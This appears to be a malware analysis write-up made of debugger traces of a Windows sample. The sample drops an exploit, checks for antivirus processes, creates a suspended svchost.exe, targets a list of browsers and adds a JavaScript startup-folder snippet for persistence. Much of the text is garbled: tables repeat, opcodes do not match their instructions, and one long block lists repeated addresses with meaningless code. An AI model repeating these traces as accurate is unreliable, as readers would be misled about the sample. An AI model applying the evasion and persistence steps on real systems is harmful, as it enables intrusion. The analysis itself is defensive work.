<pre>00401EB6 E8 08300000 call 7e8eba7F.004005C96 00401EB8 80C4 BC add esp,00C 00401EBE 0B 99999999 mov eax,0x99999999 00401EC3 3906 cmp dword ptr ds:[esi],eax 00401EC5 75 05 jnz short 7e8eba7F.00401ECC 00401EC7 3946 04 cmp dword ptr ds:[esi+0x4],eax 00401EC8 74 03 je short 7e8eba7F.00401ECF 00401ECC 46 inc esi 00401ECD ^ EB F4 jmp short 7e8eba7F.00401EC3 00401ECF 57 push edi 00401ED0 8D85 F4FFFFFE lea eax,dword ptr ss:[ebp-0x10C] 00401ED6 6A 00 push 0x0</pre>	<pre>jmp to ntdll.memcpy C 0 ES 0023 32bit 0{FFFFFFF} P 1 CS 0010 32bit 0{FFFFFFF} A 0 SS 0023 32bit 0{FFFFFFF} Z 0 DS 0023 32bit 0{FFFFFFF} S 0 FS 0030 32bit 7FFDF000(FFF) T 0 GS 0000 NULL D 0 0 0 LastErr ERROR_SUCCESS (00000000) EFL 00000202 (NO,NH,HE,A,MS,PE,SE,G) S1# empty 0.0 S1\$ empty 0.0 S12 empty 0.0 S13 empty 0.0 S14 empty 0.0</pre>																																			
<table border="1"> <thead> <tr> <th>Address</th> <th>Hex dump</th> <th>ASCII</th> <th>0012FB04 00000000</th> <th>dest = 003E0000</th> </tr> </thead> <tbody> <tr> <td>00400010</td> <td>00 5A 90 00 03 00 00 00 00 00 FF FF 00 00 MZ?... ..ÿÿ..</td> <td></td> <td>0012FB04 00000000</td> <td>src = 7e8eba7F.00400A4D</td> </tr> <tr> <td>00400020</td> <td>B8 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?.....@.....</td> <td></td> <td>0012FB04 00000000</td> <td>Ln = 7170 (2953.)</td> </tr> <tr> <td>00400030</td> <td>00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00</td> <td></td> <td>0012FB04 00000000</td> <td></td> </tr> <tr> <td>00400040</td> <td>00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00</td> <td></td> <td>0012FB04 00000000</td> <td></td> </tr> <tr> <td>00400050</td> <td>0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ■■?..??L?Th</td> <td></td> <td>0012FB04 00000000</td> <td></td> </tr> <tr> <td>00400060</td> <td>69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno</td> <td></td> <td>0012FB04 00000000</td> <td></td> </tr> </tbody> </table>	Address	Hex dump	ASCII	0012FB04 00000000	dest = 003E0000	00400010	00 5A 90 00 03 00 00 00 00 00 FF FF 00 00 MZ?... ..ÿÿ..		0012FB04 00000000	src = 7e8eba7F.00400A4D	00400020	B8 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?.....@.....		0012FB04 00000000	Ln = 7170 (2953.)	00400030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FB04 00000000		00400040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FB04 00000000		00400050	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ■■?..??L?Th		0012FB04 00000000		00400060	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno		0012FB04 00000000		<pre>* 0012FB04 00000000 dest = 003E0000 0012FB04 00000000 src = 7e8eba7F.00400A4D 0012FB04 00000000 Ln = 7170 (2953.) 0012FB04 00000000 P 0 CS 0010 32bit 0{FFFFFFF} 0012FB04 00000000 A 0 SS 0023 32bit 0{FFFFFFF} 0012FB04 00000000 Z 0 DS 0023 32bit 0{FFFFFFF} 0012FB04 00000000 S 0 FS 0030 32bit 7FFDF000(FFF) 0012FB04 00000000 T 0 GS 0000 NULL 0012FB04 00000000 D 0 0 0 LastErr ERROR_SUCCESS (00000000) EFL 00000202 (NO,NH,HE,A,MS,PE,SE,G) S1# empty 0.0 S1\$ empty 0.0 S12 empty 0.0 S13 empty 0.0 S14 empty 0.0</pre>
Address	Hex dump	ASCII	0012FB04 00000000	dest = 003E0000																																
00400010	00 5A 90 00 03 00 00 00 00 00 FF FF 00 00 MZ?... ..ÿÿ..		0012FB04 00000000	src = 7e8eba7F.00400A4D																																
00400020	B8 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?.....@.....		0012FB04 00000000	Ln = 7170 (2953.)																																
00400030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FB04 00000000																																	
00400040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FB04 00000000																																	
00400050	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ■■?..??L?Th		0012FB04 00000000																																	
00400060	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno		0012FB04 00000000																																	

0x99999999 is retrieved in the PE file:

<pre>00401EC3 3906 cmp dword ptr ds:[esi],eax 00401EC5 75 05 jnz short 7e8eba7F.00401ECC 00401EC7 3946 04 cmp dword ptr ds:[esi+0x4],eax 00401EC8 74 03 je short 7e8eba7F.00401ECF 00401ECC 46 inc esi 00401ECD ^ EB F4 jmp short 7e8eba7F.00401EC3 00401ECF 57 push edi 00401ED0 8D85 F4FFFFFE lea eax,dword ptr ss:[ebp-0x10C] 00401ED6 6A 00 push 0x0</pre>	<pre>eax=99999999 ds:[003E0000]=00905A4D</pre>																																			
<table border="1"> <thead> <tr> <th>Address</th> <th>Hex dump</th> <th>ASCII</th> <th>0012FB04 00000000</th> <th></th> </tr> </thead> <tbody> <tr> <td>0040A010</td> <td>4D 5A 90 00 03 00 00 00 00 00 04 00 00 00 00 FF FF 00 00 MZ?... ..ÿÿ..</td> <td></td> <td>0012FB04 00000000</td> <td></td> </tr> <tr> <td>0040A020</td> <td>B8 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?.....@.....</td> <td></td> <td>0012FB04 00000000</td> <td></td> </tr> <tr> <td>0040A030</td> <td>00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00</td> <td></td> <td>0012FB04 00000000</td> <td></td> </tr> <tr> <td>0040A040</td> <td>00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00</td> <td></td> <td>0012FB04 00000000</td> <td></td> </tr> <tr> <td>0040A050</td> <td>0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ■■?..??L?Th</td> <td></td> <td>0012FB04 00000000</td> <td></td> </tr> <tr> <td>0040A060</td> <td>69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno</td> <td></td> <td>0012FB04 00000000</td> <td></td> </tr> </tbody> </table>	Address	Hex dump	ASCII	0012FB04 00000000		0040A010	4D 5A 90 00 03 00 00 00 00 00 04 00 00 00 00 FF FF 00 00 MZ?... ..ÿÿ..		0012FB04 00000000		0040A020	B8 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?.....@.....		0012FB04 00000000		0040A030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FB04 00000000		0040A040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FB04 00000000		0040A050	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ■■?..??L?Th		0012FB04 00000000		0040A060	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno		0012FB04 00000000		
Address	Hex dump	ASCII	0012FB04 00000000																																	
0040A010	4D 5A 90 00 03 00 00 00 00 00 04 00 00 00 00 FF FF 00 00 MZ?... ..ÿÿ..		0012FB04 00000000																																	
0040A020	B8 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?.....@.....		0012FB04 00000000																																	
0040A030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FB04 00000000																																	
0040A040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FB04 00000000																																	
0040A050	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ■■?..??L?Th		0012FB04 00000000																																	
0040A060	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno		0012FB04 00000000																																	

00401EC3	39 06	cmp dword ptr ds:[esi],eax	
00401EC5	75 05	jnz short 7e8eba7F.00401ECC	
00401EC7	3946 04	cmp dword ptr ds:[esi+0x4],eax	
00401ECA	74 03	je short 7e8eba7F.00401ECF	
00401ECC	46	inc esi	
00401ECD	EB F4	jmp short 7e8eba7F.00401EC3	
00401ECF	57	push edi	
00401ED0	8D85 F4FFFF	lea eax,dword ptr ss:[ebp-0x10C]	
00401ED6	6A 00	push 0x0	
00401ED8	50	push eax	
00401ED9	E8 B23D0000	call 7e8eba7F.00405C90	jmp to r
00401EDE	83C4 0C	add esp,0xC	
00401EE1	8D4D FC	lea ecx,dword ptr ss:[ebp-0x4]	
eax=99999999			
ds:[003E6A04]=99999999			

Address	Hex dump	ASCII
003E6A04	99 99 99 99 99 99 99 99 55 8B EC 51 53 56 57 E8	櫃櫃櫃櫃U鑿QSUW?
003E6A14	5C 07 00 00 8B F0 81 E6 00 F0 FF FF B8 4D 5A 00	V...嬌危.?ù寶Z.
003E6A24	00 66 39 06 75 13 8B 46 3C 3D FF 00 00 00 7F EC	.F9■u■嫌<=ù...■?
003E6A34	84 99 99 F9 8E 99 99 7F 00 94 FF 00 10 99 99 ED	00000000

You can see that 0x99999999, followed by the content of the function, identifies the start of the function.

After execution, some functions required for vulnerability exploitation will be loaded at first.

003F1E55	53	push ebx	kernel32.76CC0000	Registers (FPU)
003F1E56	FF55 FN	call dword ptr ss:[ebp-0xC]	kernel32.GetProcAddress	ERX 003F31F6 ASCII "MapViewOfFile"
003F1E59	8907	mov dword ptr ds:[edi],eax		ECX 003F0000
003F1E5B	B5C0	test eax,eax		EDX 00000000
003F1E5D	EB 0F	jmp short 003F1E6E		EBX 76CC0000 kernel32.76CC0000
003F1E5F	B3C0 A2	add eax,0x2		ESP 00105000
003F1E62	00C1	add eax,ecx		EBP 0012F09C
003F1E64	50	push eax		ESI 003F3168
003F1E65	53	push ebx	kernel32.76CC0000	EDI 003F3000
003F1E66	FF55 FN	call dword ptr ss:[ebp-0xC]	kernel32.GetProcAddress	EIP 003F1E66
003F1E69	8907	mov dword ptr ds:[edi],eax		C 0 ES 0020 32bit 0(FFFFFFFF)
003F1E6B	893E 00	cmp dword ptr ds:[esi],0x0		
003F1E6C	B33E F9			

After threat creation, the sample checks the system version:

003F18F1	FF15 58303F00	call dword ptr ds:[0x3F3058]	kernel32.GetCurrentProcess
003F18F7	50	push eax	
003F18F8	FF15 88413F00	call dword ptr ds:[0x3F4188]	kernel32.IsWow64Process
003F18FE	53	push ebx	
003F18FF	56	push esi	

The vulnerability exploit file is dropped:

003F1859	E8 22FFFFFF	call 003F1780	
003F185E	B8 4D5A0000	mov eax, 0x5A4D	
003F1863	66:8906	mov word ptr ds:[esi],ax	
003F1866	8B46 3C	mov eax,dword ptr ds:[esi+0x3C]	
003F1869	5F	pop edi	
003F186A	8B4430 28	mov eax,dword ptr ds:[eax+esi+0x28]	
003F186E	03C6	add eax,esi	
003F1870	5E	pop esi	
003F1871	C3	ret	
003F1872	6A 00	push 0x0	
003F1874	E8 B7FFFF	call 003F1730	
eax=015DB200			

Address	Hex dump	ASCII
015C0000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	..?... ...ÿÿ..
015C0010	B8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	?.....@.....
015C0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
015C0030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00?..
015C0040	8E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	■??.??L?Th
015C0050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
015C0060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS

The event named WaitEventX is created:

003F1910	FF 15 60380F00	call dword ptr ds:[003F3060]	kernel32.CreateEvent()	
003F191E	B808	mov ebx,eax		EFL 00000202 (NO,NO,HE,0,MS,
003F1920	85F6	test esi,esi		ST0 empty 0.0
003F1922	74 1C	je short 003F1940		ST1 empty 0.0
ds:[003F3060]=7600BEF7 (kernel32.CreateEvent)				
ST2 empty 0.0				
ST3 empty 0.0				
ST4 empty 0.0				
Address	Hex dump	ASCII	0129FF64	pSecurity = NULL
003F9000	00 00 90 00 00 00 00 00 00 00 00 FF FF 00 00	.?... ...ÿÿ..	00000000	ManualReset = FALSE
003F9010	B8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	?.....@.....	0129FF68	InitiallySighaled = FALSE
003F9020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0129FF6C	EventName = "WaitEventX"
003F9030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0129FF70	

The vulnerability exploit is executed:

003F1982	56	push esi	
003F1983	FFD7	call edi	
003F1985	68 30750000	push 0x7530	
003F198A	53	push ebx	
003F198B	FF15 5C303F00	call dword ptr ds:[0x3F305C]	
003F1991	68 C8000000	push 0xC8	
003F1996	FF15 60303F00	call dword ptr ds:[0x3F3060]	
003F199C	53	push ebx	
003F199D	FF15 3C303F00	call dword ptr ds:[0x3F303C]	
003F19A3	5F	pop edi	
003F19A4	5E	pop esi	
edi=015C1C00			

The following processes are retrieved:

003F14A4	B9 8C303F00	mov ecx, 0x3F308C	ASCII "uiSeAgnt.exe"
003F14A9	E8 92000000	call 003F1540	
003F14AE	B9 9C303F00	mov ecx, 0x3F309C	ASCII "PtSessionAgent.exe"
003F14B3	E8 88000000	call 003F1540	
003F14B8	B9 B0303F00	mov ecx, 0x3F30B0	ASCII "PwmSvc.exe"
003F14BD	E8 7E000000	call 003F1540	
003F14C2	B9 BC303F00	mov ecx, 0x3F30BC	ASCII "coreServiceShell.exe"
003F14C7	E8 74000000	call 003F1540	

If the preceding processes are found, a suspended wuauctl.exe is created; otherwise, svchost.exe is created and "-k netsvcs" is passed to it. You can see that the value at 0x3F4180 is checked during process creation. If there is antivirus software, the value is set to 1; otherwise, it is set to 0.

003F1180	1101	003F118A 803D 80413F00	cmp byte ptr ds:[0x3F4180],0x0
003F1191		8D45 B8	lea eax,dword ptr ss:[ebp-0x48]
003F1194	v	75 03	jnz short 003F1199
003F1196		8D45 D0	lea eax,dword ptr ss:[ebp-0x30]
003F1199		50	push eax
003F119A		56	push esi
003F119B		FFD7	call edi
003F119D		8D95 58FFFFFF	lea edx,dword ptr ss:[ebp-0xA8]
003F11A3		8BC2	mov eax,edx
003F11A5		B9 44000000	mov ecx,0x44
003F11AA		A8 03	test al,0x3
003F11AC	v	74 18	je short 003F11C6
003F11AE		8BF0	mov edi,edi
003F11B0		C602 00	mov byte ptr ds:[edx],0x0
003F11B3		42	inc edx
003F11B4		49	dec ecx
003F11B5		74 4B	je short 003F1202

```

Stack address=0129FF08, (UNICODE "wuauctl.exe")
eax=001AB570, (UNICODE "C:\Windows\system32\svchost.exe")

```

The C:\Windows\system32\svchost.exe process with the "-k netsvcs" parameter is shown as follows:

0129FE70	001AB570	ModuleFileName = "C:\Windows\system32\svchost.exe"
0129FE74	0129FF38	CommandLine = "-k netsvcs"
0129FE78	00000000	pProcessSecurity = NULL
0129FE7C	00000000	pThreadSecurity = NULL
0129FE80	00000001	InheritHandles = TRUE
0129FE84	00000004	CreationFlags = CREATE_SUSPENDED
0129FE88	00000000	pEnvironment = NULL
0129FE8C	00000000	CurrentDir = NULL
0129FE90	0129FEA8	pStartupInfo = 0129FEA8
0129FE94	0129FEF0	pProcessInfo = 0129FEF0

The sample check whether this directory exists. If not, the sample creates the process.

76588569	80FF	mov al,100	Registers (D7U)
7658856B	55	push ebp	EAX 001AB570 0511E "C:\Users\Hello\AppData\Roaming\va#0953801"
7658856C	8BED	mov ebp,esp	ECX 00000000
7658856E	8EC0 0C00H	sub esp,0x20C	EDX 00000000
76588570	B1 0A235A76	mov eax,dword ptr ds:[0x76588570]	EBP 00000000
76588572	3B05	xor eax,esp	ESP 00000000
76588574	8945 FE	mov word ptr ss:[esp+0x4],eax	EBP 00000000
76588576	54	push esi	EST 00110540 0511E "C:\Users\Hello\AppData\Roaming\va#0953801"
76588578	8B75 00	mov esi,dword ptr ss:[esp+0x8]	EBI 00000000
76588580	3B05	push edi	EBP 00000000
76588582	3BFF	xor edi,edi	ESP 00000000
76588584	3B05	push edi	EBP 00000000
76588586	8B7F	mov edi,esi	ESP 00000000
76588587	B8 98000000	[shimap1.76588625]	EBP 00000000
76588588	54	push edi	ESP 00000000
76588589	8904 00000000	[shimap1.PathInBGServer]	EBP 00000000
76588590	8904 00000000	test eax,eax	EBP 00000000
76588591	54	[shimap1.76588625]	EBP 00000000
76588592	8B45 00000000	[shimap1.PathInBGServerShared]	EBP 00000000
76588593	8B04 00000000	test eax,eax	EBP 00000000
76588594	54	[shimap1.76588625]	EBP 00000000
76588595	8904 00000000	[shimap1.76588625]	EBP 00000000
76588596	54	[shimap1.76588625]	EBP 00000000
76588597	8B45 00000000	[shimap1.PathInBGServerShared]	EBP 00000000
76588598	8B04 00000000	test eax,eax	EBP 00000000
76588599	54	[shimap1.76588625]	EBP 00000000
7658859A	8B45 00000000	[shimap1.76588625]	EBP 00000000
7658859B	8B04 00000000	test eax,eax	EBP 00000000
7658859C	54	[shimap1.76588625]	EBP 00000000
7658859D	8B45 00000000	[shimap1.76588625]	EBP 00000000
7658859E	8B04 00000000	test eax,eax	EBP 00000000
7658859F	54	[shimap1.76588625]	EBP 00000000
765885A0	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885A1	8B04 00000000	test eax,eax	EBP 00000000
765885A2	54	[shimap1.76588625]	EBP 00000000
765885A3	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885A4	8B04 00000000	test eax,eax	EBP 00000000
765885A5	54	[shimap1.76588625]	EBP 00000000
765885A6	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885A7	8B04 00000000	test eax,eax	EBP 00000000
765885A8	54	[shimap1.76588625]	EBP 00000000
765885A9	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885AA	8B04 00000000	test eax,eax	EBP 00000000
765885AB	54	[shimap1.76588625]	EBP 00000000
765885AC	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885AD	8B04 00000000	test eax,eax	EBP 00000000
765885AE	54	[shimap1.76588625]	EBP 00000000
765885AF	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885B0	8B04 00000000	test eax,eax	EBP 00000000
765885B1	54	[shimap1.76588625]	EBP 00000000
765885B2	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885B3	8B04 00000000	test eax,eax	EBP 00000000
765885B4	54	[shimap1.76588625]	EBP 00000000
765885B5	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885B6	8B04 00000000	test eax,eax	EBP 00000000
765885B7	54	[shimap1.76588625]	EBP 00000000
765885B8	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885B9	8B04 00000000	test eax,eax	EBP 00000000
765885BA	54	[shimap1.76588625]	EBP 00000000
765885BB	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885BC	8B04 00000000	test eax,eax	EBP 00000000
765885BD	54	[shimap1.76588625]	EBP 00000000
765885BE	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885BF	8B04 00000000	test eax,eax	EBP 00000000
765885C0	54	[shimap1.76588625]	EBP 00000000
765885C1	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885C2	8B04 00000000	test eax,eax	EBP 00000000
765885C3	54	[shimap1.76588625]	EBP 00000000
765885C4	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885C5	8B04 00000000	test eax,eax	EBP 00000000
765885C6	54	[shimap1.76588625]	EBP 00000000
765885C7	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885C8	8B04 00000000	test eax,eax	EBP 00000000
765885C9	54	[shimap1.76588625]	EBP 00000000
765885CA	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885CB	8B04 00000000	test eax,eax	EBP 00000000
765885CC	54	[shimap1.76588625]	EBP 00000000
765885CD	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885CE	8B04 00000000	test eax,eax	EBP 00000000
765885CF	54	[shimap1.76588625]	EBP 00000000
765885D0	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885D1	8B04 00000000	test eax,eax	EBP 00000000
765885D2	54	[shimap1.76588625]	EBP 00000000
765885D3	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885D4	8B04 00000000	test eax,eax	EBP 00000000
765885D5	54	[shimap1.76588625]	EBP 00000000
765885D6	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885D7	8B04 00000000	test eax,eax	EBP 00000000
765885D8	54	[shimap1.76588625]	EBP 00000000
765885D9	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885DA	8B04 00000000	test eax,eax	EBP 00000000
765885DB	54	[shimap1.76588625]	EBP 00000000
765885DC	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885DD	8B04 00000000	test eax,eax	EBP 00000000
765885DE	54	[shimap1.76588625]	EBP 00000000
765885DF	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885E0	8B04 00000000	test eax,eax	EBP 00000000
765885E1	54	[shimap1.76588625]	EBP 00000000
765885E2	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885E3	8B04 00000000	test eax,eax	EBP 00000000
765885E4	54	[shimap1.76588625]	EBP 00000000
765885E5	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885E6	8B04 00000000	test eax,eax	EBP 00000000
765885E7	54	[shimap1.76588625]	EBP 00000000
765885E8	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885E9	8B04 00000000	test eax,eax	EBP 00000000
765885EA	54	[shimap1.76588625]	EBP 00000000
765885EB	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885EC	8B04 00000000	test eax,eax	EBP 00000000
765885ED	54	[shimap1.76588625]	EBP 00000000
765885EE	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885EF	8B04 00000000	test eax,eax	EBP 00000000
765885F0	54	[shimap1.76588625]	EBP 00000000
765885F1	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885F2	8B04 00000000	test eax,eax	EBP 00000000
765885F3	54	[shimap1.76588625]	EBP 00000000
765885F4	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885F5	8B04 00000000	test eax,eax	EBP 00000000
765885F6	54	[shimap1.76588625]	EBP 00000000
765885F7	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885F8	8B04 00000000	test eax,eax	EBP 00000000
765885F9	54	[shimap1.76588625]	EBP 00000000
765885FA	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885FB	8B04 00000000	test eax,eax	EBP 00000000
765885FC	54	[shimap1.76588625]	EBP 00000000
765885FD	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885FE	8B04 00000000	test eax,eax	EBP 00000000
765885FF	54	[shimap1.76588625]	EBP 00000000
765885D0	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885D1	8B04 00000000	test eax,eax	EBP 00000000
765885D2	54	[shimap1.76588625]	EBP 00000000
765885D3	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885D4	8B04 00000000	test eax,eax	EBP 00000000
765885D5	54	[shimap1.76588625]	EBP 00000000
765885D6	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885D7	8B04 00000000	test eax,eax	EBP 00000000
765885D8	54	[shimap1.76588625]	EBP 00000000
765885D9	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885DA	8B04 00000000	test eax,eax	EBP 00000000
765885DB	54	[shimap1.76588625]	EBP 00000000
765885DC	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885DD	8B04 00000000	test eax,eax	EBP 00000000
765885DE	54	[shimap1.76588625]	EBP 00000000
765885DF	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885E0	8B04 00000000	test eax,eax	EBP 00000000
765885E1	54	[shimap1.76588625]	EBP 00000000
765885E2	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885E3	8B04 00000000	test eax,eax	EBP 00000000
765885E4	54	[shimap1.76588625]	EBP 00000000
765885E5	8B45 00000000	[shimap1.76588625]	EBP 00000000
765885E6	8B04 00000000	test eax,eax	EBP 00000000

The global mutex, Global\{DAN6J0-ae000000d2000000e100}, is created:

003DFD8C	000F168D	CALL to CreateMutexA From 000F1687
003DFD90	003DFF00	pSecurity = 003DFF00
003DFD94	00000000	InitialOwner = FALSE
003DFD98	0011A260	MutexName = "Global\{DAN6J0-ae000000d2000000e100}"
003DFD9C	626F6C47	

The registry entry of the sample is retrieved:

003DFE84	0010427F	CALL to RegQueryValueExA From 00104279
003DFE88	00000000	hKey = 0xD0
003DFE8C	0011D578	ValueName = "ae000000"
003DFE90	00000000	Reserved = NULL
003DFE94	00000000	pValueType = NULL
003DFE98	0011A818	Buffer = 0011A818
003DFE9C	003DFEA0	pBufSize = 003DFEA0
003DFEA0	000009AC	

- Running of child processes:

The sample hooks a function:

771F7672	98	nop				
771F7673	E9 FECEEE8B	jmp 000FA576				
771F7678	8TEC 1A020000	sub esp,0x214				
771F767E	A1 88712077	mov eax,dword ptr ds:[0877207100]				
771F7683	90C5	xor eax,esp				

Two threads are created.

Thread 1: Registers a callback function to monitor changes to the registry entry and updates the following browser version.

Address	ASCII dump
0025F410厝0.孩I.?..iexplore.exe Firefox.exe chrome.exe opera.exe br
0025F450	owser.exe dragon.exe epic.exe sbrender.exe vivaldi.exe maxthon.e
0025F490	xe ybrowser.exe microsoftedgecp.exe.\△潤dI.R0.?...I...荟%.?e..

Thread 2: Performs operations concerning network communications.

The sample sets the registry key HKCU\software\Microsoft\windows.

76A71627	90	nop					P 1 CS 00
76A7162B	90	nop					B 0 S 53 W
76A71631	90	nop					Z 3 D5 W
76A71632	90	nop					S 0 FS 66
76A71633	90FF	nop edi,edi					T 0 GS 66
76A71635	55	push ebp					D 0
76A71636	BBEC	mov ebp,esp					O 0
76A71638	50	push esp					EIP 00000000
76A71639	EB 05	short jmp .API-HS-Min-Core-Locale	00134621				ST0 empty
76A7163B	90	nop					ST1 empty
76A7163C	90	nop					ST2 empty
ed1-00000000							STA empty

地址	HEX 数据	ASCII	+	0047FB6C	00134621	CALL to RegSetValueExA 未日 00134620
00140018	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	+	0047FB70	00000000	hKey = 0x00
00140020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	+	0047FB76	0011D578	ValueName = "ae000000"
00140028	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	+	0047FB7B	00000000	Reserved = 0x0
0014002E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00C:\Program	+	0047FB7C	00000003	pValueType = REG_BINARY
00140030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	+	0047FB80	0011A818	Buffer = 0011A818
00140038	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	+	0047FB84	000009AC	pBufSize = 000009AC
0014003E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	+	0047FB88	00000000	
00140040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	+	0047FB8C	00000000	
00140042	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	+	0047FB90	00000000	
00140044	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	+	0047FB94	00000000	
00140046	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	+	0047FB98	12091500	

The sample creates a JavaScript file and copies it to the startup folder to set automatic startup items.

Code for setting automatic startup items in the JavaScript script is as follows:

```
var mxakulvhjn = new ActiveXObject("WScript.Shell");
  mxakulvhjn.Run("C:\\PROGRA~2\\442843c9.exe");
```

It accesses windowsupdate.com to test network connectivity.

Address	Hex dump	URIDCODE	URIDCODE
0010F650	4B 03 5F 00 9C 01 29 2A 0A 32 27 4C 0F 93 C3	000CF650	000CF650
0010F660	9C	000CF660	000CF660
0010F66E	817424 08 CDCE	xor dword ptr ss:[esp+8h], 0x8701FC08	000CF66E
0010F674	9B	popfd	000CF674
0010F677 C3	ret		
0010F678	1852 CB	sub edi,marc str [decade-Bc51]	
0010F67B	7C 8E	je short 00BF6720	
0010F679	0008	add byte ptr ds:[eax],al	
0010F67D	0008 89	mov byte ptr ds:[eax+0x7f],ch	
0010F682	68 55 19 C8	push byte PTR	
0010F687	74 24	je short 00BF6400	
0010F689	0A 87	add al,0x87	
0010F68B	3C F1	test	
0010F68C	A1 8799C386	mov eax,dword ptr ds:[0x8799C386]	
0010F691	52	push edx	
0010F692	E8 7C	je short 00BF7110	
0010F694	0008	add byte ptr ds:[eax],al	
0010F696	0008 6631A5C7	add byte ptr ds:[eax+0x6631A5C7],cl	
0010F69C	F2:9C	repne pushfd	
0010F69F	817424 08 A708	xor dword ptr ss:[esp+8h], 0x8708A708	
0010F6A0	9B	popfd	
0010F6A7 C3	ret		
0010F6A8 1852 1B	sub dword ptr ss:[edi-0x51],edi		
Return to 76F8866E (wininet!InternetCheckConnectionW)			

It uses the NMC technique to initiate a DNS request to the DNS server, querying the address of the C&C server.

